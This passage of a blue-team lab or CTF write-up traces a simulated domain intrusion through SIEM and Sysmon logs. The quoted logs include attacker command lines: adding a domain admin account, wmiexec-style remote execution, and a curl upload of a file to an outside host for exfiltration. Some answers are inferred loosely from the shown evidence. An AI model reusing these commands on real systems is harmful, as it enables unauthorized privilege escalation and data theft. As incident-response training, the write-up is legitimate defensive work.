Destination IP is not 192.168.20.0/24 ( <a href="#">Clear Filter</a> ) Log Source is Zeek_conn ( <a href="#">Clear Filter</a> )										
Current Filters:										
Destination Port is 53 ( <a href="#">Clear Filter</a> )										
▼ Current Statistics										
Total Results Data Files Searched	298 (216.8KB Total) Subsearch (No Data Files)	Compressed Data Files Searched Index File Count	Subsearch (No Compressed Data Files) Subsearch (No Index Files)	Duration <a href="#">More Details</a>	8ms					
connection record	Zeek_conn	udp_ip	N/A	4 Nov 9, 2020, 10:4...	Netflow Record	192.168.20.26	50374	8.8.8.8	53	
connection record	Zeek_conn	udp_ip	N/A	1 Nov 9, 2020, 10:4...	Netflow Record	192.168.20.20	55907	13.107.24.4	53	
connection record	Zeek_conn	udp_ip	N/A	1 Nov 9, 2020, 10:4...	Netflow Record	192.168.20.20	56094	13.107.252.10	53	
connection record	Zeek_conn	udp_ip	N/A	1 Nov 9, 2020, 10:4...	Netflow Record	192.168.20.20	55297	13.107.160.4	53	

**Then we searched the website [www.iplocation.net](http://www.iplocation.net) to find out the IP address of any service :**

Geolocation data from [ipinfo.io](http://ipinfo.io) (Product: API, real-time)

	<b>IP ADDRESS:</b> 13.107.252.10		<b>ISP:</b> Microsoft Corporation
	<b>COUNTRY:</b> United States		<b>ORGANIZATION:</b> Microsoft Corporation ( <a href="http://microsoft.com">microsoft.com</a> )
	<b>REGION:</b> Washington		<b>LATITUDE:</b> 47.6740
	<b>CITY:</b> Redmond		<b>LONGITUDE:</b> -122.1215

**Answer : office365**

## (17) What is the name of the malicious file used for the initial infection ?

**Referring to Question No 13, We found the file with the md5 hash :**

#### Payload Information


```
utf hex base64
 Wrap Text

<13>Nov 08 14:29:24 HD-FIN-03 AgentDevice=WindowsLog AgentLogFile=Microsoft-Windows-Sysmon/Operational
PluginVersion=7.2.9.105 Source=Microsoft-Windows-Sysmon Computer=HD-FIN-03.hackdefend.local OriginatingComputer=192.
User=SYSTEM Domain=NT AUTHORITY EventID=15 EventIDCode=15 EventType=4 EventCategory=15
RecordNumber=33418 TimeGenerated=1604874563 TimeWritten=1604874563 Level=Informational
Keywords=0x8000000000000000 Task=SysmonTask-SYMON_FILE_CREATE_STREAM_HASH Opcode=Info Message=File stream crea
RuleName: - UtcTime: 2020-11-08 22:29:23.012 ProcessGuid: {a72af1fb-7068-5fa8-3001-00000001c00} ProcessId: 8436 Image:
C:\Program Files\Mozilla Firefox\firefox.exe Targetfilename:
C:\Users\nour.HACKDEFEND\Downloads\████████.docx Zone.Identifier CreationUtcTime: 2020-11-08 22:29:14.918 |
```


**Answer : important\_instructions.docx**

## (18) What is the name of the new account added by the attacker ?

We will search for the event id of A user account was created :



So I took the ID 4720 and added a filter :



**Then we will look at the payload information :**

**Payload Information**

[utf](#) [hex](#) [base64](#)  Wrap Text

```
<13>Nov 09 01:27:23 DC AgentDevice=WindowsLog AgentLogFile=Security PluginVersion=7.2.9.105 Source=Microsoft-Windows-Security-Auditing
Computer=DC.hackdefend.local OriginatingComputer=192.168.20.20 User= Domain= EventID=4720 EventIDCode=4720 EventType=8
EventCategory=13824 RecordNumber=1587790 TimeGenerated=1604914039 TimeWritten=1604914039 Level=Log Always Keywords=Audit Success
Task=SE_ADT_ACCOUNTMANAGEMENT_USERACCOUNT Opcode=Info Message=A user account was created. Subject: Security ID: HACKDEFEND\Administrator
Account Name: Administrator Account Domain: HACKDEFEND Logon ID: 0x238A50B New Account: Security ID: HACKDEFEND\rambo Account Name: rambo Account
Domain: HACKDEFEND Attributes: SAM Account Name: [REDACTED] Display Name: <value not set> User Principal Name: - Home Directory: <value not set> Home
Drive: <value not set> Script Path: <value not set> Profile Path: <value not set> User Workstations: <value not set> Password Last Set: <never>
Account Expires: <never> Primary
```

**Answer : Rambo**

## (19) What is the PID of the process that performed injection ?

**We will search for what is event id of the process that performed injection in Google :**



what is event id of the process that performed injection?

SEARCH

CHAT

IMAGES

VIDEOS

MAPS

NEWS

About 122,000 results

8

**We added this filter :**

Grouping By:

Target Image Name (custom)

Current Filters:

EventID (custom) is any of 8 [\(Clear Filter\)](#)

**▼ Current Statistics**

Total Results	11 (242B Total)	Compressed Data Files Searched	0 (0B Total)	Duration	667ms
Data Files Searched	3,258 (7.8MB Total)	Index File Count	0 (0B Total)	<a href="#">More Details</a>	

**Then we found, an alarm for the notepad file being uploaded :**

Target Image Name (custom)	Event Name (Unique Count)	Log Source (Unique Count)	Protocol (Unique Count)	Target Object (custom) (Unique Count)	Event Count (Sum)	Start Time (Minimum)	Low Level Category (Unique Count)	Source IP (Unique Count)
notepad.exe	CreateRemoteThread	HD-FIN-03	Other	None	1	Nov 8, 2020, 10:3...	Suspicious Windo...	192.168.10.15
csrss.exe	CreateRemoteThread	Multiple (5)	Other	None	10	Nov 8, 2020, 10:3...	Suspicious Windo...	Multiple (5)

**We found the PID :**

Payload Information

utf    hex    base64  
 Wrap Text

```
<13>Nov 08 14:35:39 HD-FIN-03 AgentDevice\WindowsLog    AgentLogFile=Microsoft-Windows-Sysmon/Operational
PluginVersion=7.2.9.105 Source=Microsoft-Windows-Sysmon Computer=HD-FIN-03.hackdefend.local   OriginatingComputer=192.168.10.15
User=SYSTEM  Domain=NT AUTHORITY  EventID=8  EventIDCode=8  EventType=4  EventCategory=8 RecordNumber=33449
TimeGenerated=1604874937  TimeWritten=1604874937  Level=Informational  Keywords=0x8000000000000000  Task=SysmonTask-
SYSMON_CREATE_REMOTE_THREAD  Opcode=Info  Message/CreateRemoteThread detected: RuleName: - UtcTime: 2020-11-08 22:35:37.718
SourceProcessGuid: {a72af1fb-7197-5fa8-4701-0000000001c0} SourceProcessId: [REDACTED] SourceImage:
C:\Users\nour.HACKDEFEND\FSETPBEUsIek.exe TargetProcessGuid: {a72af1fb-72b9-5fa8-5601-0000000001c0} TargetProcessId: 3828
TargetImage: C:\Windows\System32\notepad.exe NewThreadId: 3852 StartAddress: 0x00000000068F0000 StartModule: - StartFunction: -
```

**Answer :7384**

# (20) What is the name of the tool used for lateral movement ?

*We have added a filter to find out what technique the attacker used :*

View:

**Grouping By:**  
Process CommandLine (custom)

**Current Filters:**  
Process CommandLine (custom) contains any of [ADMINS or cmd] [\(Clear Filter\)](#)

**▼ Current Statistics**

Total Results Data Files Searched	49 (5.1KB Total) 3,258 (7.8MB Total)	Compressed Data Files Searched Index File Count	0 (0B Total) 0 (0B Total)	Duration <a href="#">More Details</a>	785ms
--------------------------------------	---	--	------------------------------	--	-------

**The result was some commands that the attacker typed into the command lines :**

Process CommandLine (custom)
C:\Windows\system32\cmd.exe
C:\Windows\System32\dsregcmd.exe \$(Arg0) \$(Arg1) \$(Arg2)
C:\Windows\system32\cmd.exe /c ""C:\Program Files\VMware\VMware Tools\poweroff-vm-default.bat""
"C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable
cmd.exe /Q /c cd \> \\127.0.0.1\ADMIN\$\\_1604913874.5822518 2>&1
cmd.exe /Q /c cd \> \\127.0.0.1\ADMIN\$\\_1604913874.5822518 2>&1
cmd.exe /Q /c whoami \> \\127.0.0.1\ADMIN\$\\_1604913874.5822518 2>&1
cmd.exe /Q /c reg query HKLM\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging 1> \\127.0.0.1\ADMIN\$\\_1604913874.5822518 2>&1
cmd.exe /Q /c net group "Domain Admins" rambo /ADD /DOMAIN 1> \\127.0.0.1\ADMIN\$\\_1604913874.5822518 2>&1
cmd.exe /Q /c ls \> \\127.0.0.1\ADMIN\$\\_1604913874.5822518 2>&1
cmd.exe /Q /c dir \> \\127.0.0.1\ADMIN\$\\_1604913874.5822518 2>&1
cmd.exe /Q /c dir /b \> \\127.0.0.1\ADMIN\$\\_1604913874.5822518 2>&1
cmd.exe /Q /c net view /domain:hackdefend.local 1> \\127.0.0.1\ADMIN\$\\_1604913874.5822518 2>&1
cmd.exe /Q /c powershell 1> \\127.0.0.1\ADMIN\$\\_1604913874.5822518 2>&1
cmd.exe /c echo oxvuvf > \\.\pipe\oxvuvf
cmd.exe /Q /c cd \> \\127.0.0.1\ADMIN\$\\_1604917392.4554174 2>&1
cmd.exe /Q /c dir \> \\127.0.0.1\ADMIN\$\\_1604917392.4554174 2>&1
cmd.exe /Q /c dir sarah.Hackdefend 1> \\127.0.0.1\ADMIN\$\\_1604917392.4554174 2>&1
cmd.exe /Q /c curl -X PUT --upload-file sami.xlsx http://192.20.80.25:8000 1> \\127.0.0.1\ADMIN\$\\_1604917392.4554174 2>&1
cmd.exe /Q /c del sami.xlsx 1> \\127.0.0.1\ADMIN\$\\_1604917392.4554174 2>&1
cmd.exe /Q /c cd \> \\127.0.0.1\ADMIN\$\\_1604917981.0572538 2>&1
cmd.exe /Q /c dir /b \> \\127.0.0.1\ADMIN\$\\_1604917981.0572538 2>&1
cmd.exe /Q /c dir \> \\127.0.0.1\ADMIN\$\\_1604917981.0572538 2>&1
cmd.exe /Q /c cd .. \> \\127.0.0.1\ADMIN\$\\_1604917981.0572538 2>&1
cmd.exe /Q /c cd desktop \> \\127.0.0.1\ADMIN\$\\_1604917981.0572538 2>&1
cmd.exe /Q /c rm sami.xlsx \> \\127.0.0.1\ADMIN\$\\_1604917981.0572538 2>&1
cmd.exe /Q /c del sami.xlsx \> \\127.0.0.1\ADMIN\$\\_1604917981.0572538 2>&1

**We used MITRE ATT&CK® Software|policies|microsoft|windows|powershell**

## Software\Policies\Microsoft\Windows\PowerShell

File, Data Source DS0022

File A computer resource object, managed by the I/O system, for storing data (such as images, text, videos, compressed files, and executables) or configuration information.

Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay, Sub-technique T1557.001 - Enterprise

Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay By responding to LLMNR/NBT-NS network traffic, the adversary can poison the local cache of the victim host with forged responses, allowing them to intercept and modify data sent over the network.

***Here we found Impacket and searched it :***

## Procedure Examples

ID	Name	Description
S0363	Empire	Empire can use Inveigh to conduct name service poisoning for credential theft and associated relay attacks. <sup>[8][9]</sup>
S0357	Impacket	Impacket modules like ntlmrelayx and smbrelayx can be used in conjunction with Network Sniffing and LLMNR/NBT-NS Poisoning and SMB Relay to gather NetNTLM credentials for Brute Force or relay attacks that can gain code execution. <sup>[10]</sup>

***We even found the tool used for lateral movement, which the attacker used :***

**SECUREAUTH**

Contact Blog Partners Support Arculix Log-In

Product ▾ Solutions ▾ Customers Resources ▾ About ▾ Request Demo >

- wmiexec.py: A semi-interactive shell, used through Windows Management Instrumentation. It does not require to install any service/agent at the target server. Runs as Administrator. Highly stealthy.

***Then we headed to <https://github.com/> To look at it :***

Product ▾ Solutions ▾ Open Source ▾ Pricing

fortra / impacket Public

Code Issues 170 Pull requests 140 Actions Projects Security

Files master

impacket / examples / wmiexec.py

gabrielg5 Updated Copyright to 2023 ✓

***Answer : wmiexec.py***

## (21) Attacker exfiltrated one file, what is the name of the tool used for exfiltration ?

We used this filter :

Current Filters:

Source or Destination IP is 192.20.80.25 ([Clear Filter](#)) Log Source is SO-Suricata ([Clear Filter](#))

The result was :

Event Name	Log Source	Proto	Rule Name (custom) ▲	RULE SID (custom)	Target Object (custom)	Event Count	Start Time	Low Level Category	Source IP
NIDS Alert	SO-Suricata	tcp_ip	ET INFO Dotted Quad Host XLSK Request	2027254	N/A	1	Nov 9, 2020, 10...	Custom Policy ...	192.168.10.29
NIDS Alert	SO-Suricata	tcp_ip	ET MALWARE Possible Metasploit Payload Common Construct Bind_API (from server)	2025644	N/A	1	Nov 9, 2020, 9...	Custom Policy ...	192.20.80.25
NIDS Alert	SO-Suricata	tcp_ip	ET MALWARE Possible Metasploit Payload Common Construct Bind_API (from server)	2025644	N/A	1	Nov 8, 2020, 10...	Custom Policy ...	192.20.80.25
NIDS Alert	SO-Suricata	tcp_ip	[REDACTED]	2013028	N/A	1	Nov 9, 2020, 10...	Custom Policy ...	192.168.10.29

Answer : curl

## (22) Who is the other legitimate domain admin other than the administrator ?

To find the other domain admin, I applied a filter for event ID 4672 :


legitimate domain admin event id

SEARCH CHAT IMAGES VI

About 2,400,000 results

This event lets you know who "administrator equivalent" user will see **event 4672** in close p

Then we added a filter :



**We found the two devices logging into Administrator Adam's account :**

Log Source	Event Name (Unique Count)	Event Count (Sum)	Start Time (Maximum)	Low Level Category (Unique Count)	Source IP (Unique Count)	Source Port (Unique Count)	Destination IP (Unique Count)
HD-IT-01	Success Audit: Successful logon with administrative or special privileges	10	Nov 9, 2020, 10:40:2...	Admin Login Success...	192.168.11.11	0	192.168.11.11
DC	Success Audit: Successful logon with administrative or special privileges	2	Nov 8, 2020, 11:25:5...	Admin Login Success...	192.168.20.20	0	192.168.20.20

**Answer : Adam**

**(23)The attacker used the host discovery technique to know how many hosts available in a certain network, what is the network the hacker scanned from the host IP 1 to 30 ?**

**We used this filter :**

**Original Filters:**  
Destination Port is 0 ([Clear Filter](#)), Log Source is Zeek\_conn ([Clear Filter](#))

**Current Filters:**  
Source IP is 192.168.10.15 ([Clear Filter](#))

**You will find that the IP 192.168.10.15 has started scanning the IP addresses from 192.168.20.1 to 192.168.20.30 .**

Nov 8, 2020, 11:08:10 PM	Netflow Record	192.168.10.15	8	192.168.20.30
Nov 8, 2020, 11:08:06 PM	Netflow Record	192.168.10.15	8	192.168.20.29
Nov 8, 2020, 11:08:03 PM	Netflow Record	192.168.10.15	8	192.168.20.28
Nov 8, 2020, 11:07:58 PM	Netflow Record	192.168.10.15	8	192.168.20.27
Nov 8, 2020, 11:07:53 PM	Netflow Record	192.168.10.15	8	192.168.20.25
Nov 8, 2020, 11:07:49 PM	Netflow Record	192.168.10.15	8	192.168.20.24
Nov 8, 2020, 11:07:45 PM	Netflow Record	192.168.10.15	8	192.168.20.23
Nov 8, 2020, 11:07:41 PM	Netflow Record	192.168.10.15	8	192.168.20.22
Nov 8, 2020, 11:07:37 PM	Netflow Record	192.168.10.15	8	192.168.20.21
Nov 8, 2020, 11:07:37 PM	Netflow Record	192.168.10.15	8	192.168.20.20
Nov 8, 2020, 11:07:33 PM	Netflow Record	192.168.10.15	8	192.168.20.19
Nov 8, 2020, 11:07:29 PM	Netflow Record	192.168.10.15	8	192.168.20.18
Nov 8, 2020, 11:07:25 PM	Netflow Record	192.168.10.15	8	192.168.20.17
Nov 8, 2020, 11:07:21 PM	Netflow Record	192.168.10.15	8	192.168.20.16
Nov 8, 2020, 11:07:17 PM	Netflow Record	192.168.10.15	8	192.168.20.15
Nov 8, 2020, 11:07:13 PM	Netflow Record	192.168.10.15	8	192.168.20.14
Nov 8, 2020, 11:07:09 PM	Netflow Record	192.168.10.15	8	192.168.20.13
Nov 8, 2020, 11:07:05 PM	Netflow Record	192.168.10.15	8	192.168.20.12
Nov 8, 2020, 11:07:02 PM	Netflow Record	192.168.10.15	8	192.168.20.11
Nov 8, 2020, 11:06:57 PM	Netflow Record	192.168.10.15	8	192.168.20.10
Nov 8, 2020, 11:06:53 PM	Netflow Record	192.168.10.15	8	192.168.20.9
Nov 8, 2020, 11:06:49 PM	Netflow Record	192.168.10.15	8	192.168.20.8
Nov 8, 2020, 11:06:45 PM	Netflow Record	192.168.10.15	8	192.168.20.7
Nov 8, 2020, 11:06:41 PM	Netflow Record	192.168.10.15	8	192.168.20.6
Nov 8, 2020, 11:06:37 PM	Netflow Record	192.168.10.15	8	192.168.20.5
Nov 8, 2020, 11:06:33 PM	Netflow Record	192.168.10.15	8	192.168.20.4
Nov 8, 2020, 11:06:29 PM	Netflow Record	192.168.10.15	8	192.168.20.3
Nov 8, 2020, 11:06:25 PM	Netflow Record	192.168.10.15	8	192.168.20.2
Nov 8, 2020, 11:06:25 PM	Netflow Record	192.168.10.15	8	192.168.20.1

**Answer : 192.168.20.0**

## **(24)What is the name of the employee who hired the attacker ?**

*Looking at the answers to the previous questions, we may know that the file is called Sami :*

**Original Filters:**

Log Source is HD-FIN-02 [\(Clear Filter\)](#)

**Current Filters:**

Event Name is Process Create [\(Clear Filter\)](#)

**but we added the answers for confirmation :**

Payload Information

utf hex base64

Wrap Text

```
<13>Nov 09 02:29:52 192.168.10.29 AgentDevice=WindowsLog      AgentLogFile=Microsoft-Windows-Sysmon/Operational    PluginVersion=7.2.9.105 Source=Microsoft-Windows-Sysmon Computer=HD-fin-02.hackdefend.local   OriginatingComputer=192.168.10.29     User=SYSTEM     Domain=NT AUTHORITY EventID=1      EventIDCode=1   EventType=4   EventCategory=1 RecordNumber=7021 TimeGenerated=1604917788   TimeWritten=1604917788  Level=Informational  Keywords=0x8000000000000000 Task=SysmonTask-SYSMON_CREATE_PROCESS  Opcode=Info   Message=Process Create: RuleName: - UtcTime: 2020-11-09 10:29:48.728 ProcessGuid: {dc7cfe49-1a1c-5fa9-c901-00000000e00} ProcessId: 5980 Image: C:\Windows\System32\cmd.exe FileVersion: 10.0.18362.449 (WinBuild.160101.0800) Description: Windows Command Processor Product: Microsoft® Windows® Operating System Company: Microsoft Corporation OriginalFileName: Cmd.Exe CommandLine: cmd.exe /Q /c curl -X PUT --upload-file [REDACTED] http://192.20.80.25:8000 1> \\127.0.0.1\ADMIN$\_1604917392.4554174 2>&1 CurrentDirectory: C:\Users\sarah.hac
```

**Answer : Sami .**